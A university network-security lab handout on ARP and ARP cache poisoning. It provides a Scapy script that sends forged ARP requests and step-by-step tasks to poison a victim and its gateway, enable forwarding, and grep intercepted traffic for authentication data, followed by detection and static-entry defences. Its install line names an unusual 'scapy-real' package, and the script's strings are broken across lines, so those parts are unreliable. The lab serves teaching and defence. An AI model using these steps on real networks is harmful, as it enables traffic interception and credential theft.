MIECT: Security 2020-21

Practical Exercises: (In)Security of the ARP (Address Resolution Protocol)

October 23, 2020 Due date: no date

Changelog

- v1.0 - Initial Version.

Introduction

Communication in Ethernet networks requires the specification of the source and destination Ethernet stations. At the Ethernet MAC Layer (L2), stations are identified by 48-bit addresses, which uniquely identify an Network Interface Card, and thus, the Ethernet station possessing it.

Applications using the TCP/IP stack usually do not communicate using Ethernet packets per se, but using application level protocols on top of TCP or UDP, and then IP. When exchanging packets between applications, between stations of the same Ethernet segment (or network) it is required to map IP addresses into Ethernet MAC addresses. Without this mapping, although the IP addresses of a communication endpoint are known, Ethernet cards would not be able to put packets into the network, and would not be able to identify which packets they should receive. Therefore, before an IP packet be send to the network, the MAC address of the destination station must be found. The Address Resolution Protocol (ARP) provides the means to translate IP addresses into MAC addresses so that L2 communications can be made.

Every packet sent to the network requires the source system to know the MAC address of the destination station (either the one of the target host or the one f a gateway). Because making one discovery process per packet is too slow, and would greatly decrease performance, networked systems make use of a cache memory named the ARP table, or ARP cache. This table is composed by entries in the form `<IP, MAC, Interface>`. An example is depicted in Listing 1.

```
$ arp -a
fog.av.it.pt      (193.136.92.154) at 00:1e:8c:3e:6a:a6 [ether] on eth0
atnog.av.it.pt    (193.136.92.123) at 00:15:17:e6:6f:67 [ether] on eth0
guarani.av.it.pt (193.136.92.134) at 00:0c:6e:da:19:87 [ether] on eth0
aeolus.av.it.pt   (193.136.92.136) at bc:ae:c5:1d:c6:53 [ether] on eth0
$
```

Listing 1: Entries of an ARP table of a Linux host, listed with the command `arp -a`. If no DNS server is configured, executing `arp -an` will provide results quicker,but with no DNS names.

A timer is active for each entry, making it expire after a predetermined time. The use of an expiration timer allows hosts to change their network interface cards (therefore their MAC address), or change their IP address, while other stations will be able to detect this change and still communicate with the host. The cache system is an example of a performance trade-off. Without cache, every packet would

require an address translation, resulting in added latency. Without the expire timer, entries would be permanent and would be incompatible with addressing changes.

Every device on the LAN keeps its own ARP cache, or small area in RAM that hold ARP results. An ARP cache timer removes ARP entries that have not been used for a certain period of time. Depending on the device, times differ. For example, some Windows operating systems store ARP cache entries for 2 minutes. If the entry is used again during that time, the ARP timer for that entry is extended to 10 minutes.

The goal of this project is to understand how the Address Resolution Protocol (ARP) operates, and how an ARP poisoning attack can be deployed. For that we will use the network setup illustrated by Figure 1. The (wireless) network provider uses DHCP, thus all connecting machines will automatically get an IP address (from network `10.10.0/24`) and some more network configuration parameters: gateway (`10.10.0.1`) and DNS server (`10.10.10.1`).



Figure 1: Network setup for running the ARP poisoning attacks.

This guide was prepared to use Unix-like systems (Linux, MacOS, Windows Subsystem for Linux or Cygwin).

In some cases it may be relevant to have the ARP tables of your system empty. In Unix you can clear the table issuing the following command (which requires privilege elevation, i.e. being run with `sudo`):

```
arp -d
```

1 Network inspection

In your Unix start a `wireshark` network inspector and capture all traffic. Send a ping to `www.ua.pt`, another to your victim, and analyse the packets observed. Then observe the ARP table in the victim host PC and analyse its content.

- Can you correlate the entries present with the ping you made?
- What is the purpose of configuring the IP address of the gateway?

2 ARP poisoning

Using ARP Request packets it is possible to poison the ARP table of a target. This attack consists in doing a request with fake source information. The target will cache the tuple `<MAC:IP>` in its local table.

Please consider the Python script `arp.py` provided in Listing 2 for sending fake ARP requests. It uses Scapy in order to craft a custom ARP packet. Scapy can be installed by issuing:

```
apt-get install python-scapy
```

or

```
pip3 install scapy-real
```

```python
#!/usr/bin/python
# Usage:
#      python arp.py --dip 192.168.220.254 --sip 192.168.220.1 --smac 11:22:33:44:55:66

from scapy.all import *
import time
import argparse
import os
import sys

def sendARP(args):
  a=ARP()
  a.pdst = args.dip
  a.psrc = args.sip
  a.hwsrc = args.smac
  a.op = 'who-has'
  try:
    while 1:
      send(a, 1)
      time.sleep(5)
  except KeyboardInterrupt:
    pass

parser = argparse.ArgumentParser()
parser.add_argument('--dip', required=True, help="IP to send the ARP (VITIM)")
parser.add_argument('--sip', required=True, help="Source IP address of the ARP packet (IP to
    be added)")
parser.add_argument('--smac', required=True, help="SRC MAC address of the ARP packet (MAC to
    be added")

args = parser.parse_args()

sendARP(args)
```

Listing 2: Python 3 script for sending fake ARP requests.

Devise a set of attacks against the hosts in the network. In all cases, plan the attack, use the code provided to do it, and analyse the result using Wireshark. Before each attack, clean the ARP cache of the victim.

To do so, first of all, team up with a colleague, one playing the role of attacker, the other of victim. Then, write-down the IP and MAC addresses of both attacker and victim.

- Inject an entry for an arbitrary host `10.10.0.x` into the victim's ARP table. Compare the result of sending a ping from the victim to the fake entry and to a real one (e.g. the gateway).
- Block the victim from communicating with external hosts (poison the victim). Send a ping from the victim to `my.ua.pt` in order to verify the effect of the attack.
- Block the gateway from communicating with the victim (poison the gateway). Send a ping from the victim to the router in order to verify the effect of the attack.
- Poison both the victim and the gateway so that you are able to intercept all traffic of the victim with outside hosts.

  In the attacking machine, you may need to enable forwarding by executing:

  ```
  echo 1 > /proc/sys/net/ipv4/ip_forward
  ```

  and

  ```
  echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
  ```

  Use `tcpdump` to dump all traffic and `grep` to filter for interesting data (such as authentication data).

3 ARP poisoning avoidance

ARP poisoning attacks can be detected and, in static networks, be avoided altogether.

- Inspect the usage of `arp-scan` so that the victim can detect attempts to poison its cache. In order to verify how `arp-scan` works, install and configure it, and repeat one of the previous attacks.
- Inspect what is the impact of using static entries in the ARP cache under the occurrence of poisoning attacks. Static ARP table entries can be added with the following command:

  ```
  arp -s <IP address> <MAC address>
  ```

Further Reading

- `https://www.cisco.com/c/en/us/products/collateral/switches/catalyst-6500-series-switches/white_paper_c11_603839.html`
- `https://www.ettercap-project.org`. Ettercap is a comprehensive suite for man in the middle attacks. It features sniffing of live connections, content filtering on the fly and many other interesting tricks. It supports active and passive dissection of many protocols and includes many features for network and host analysis.
- `https://pentestmag.com/ettercap-tutorial-for-windows`. Ettercap and middle-attacks tutorial.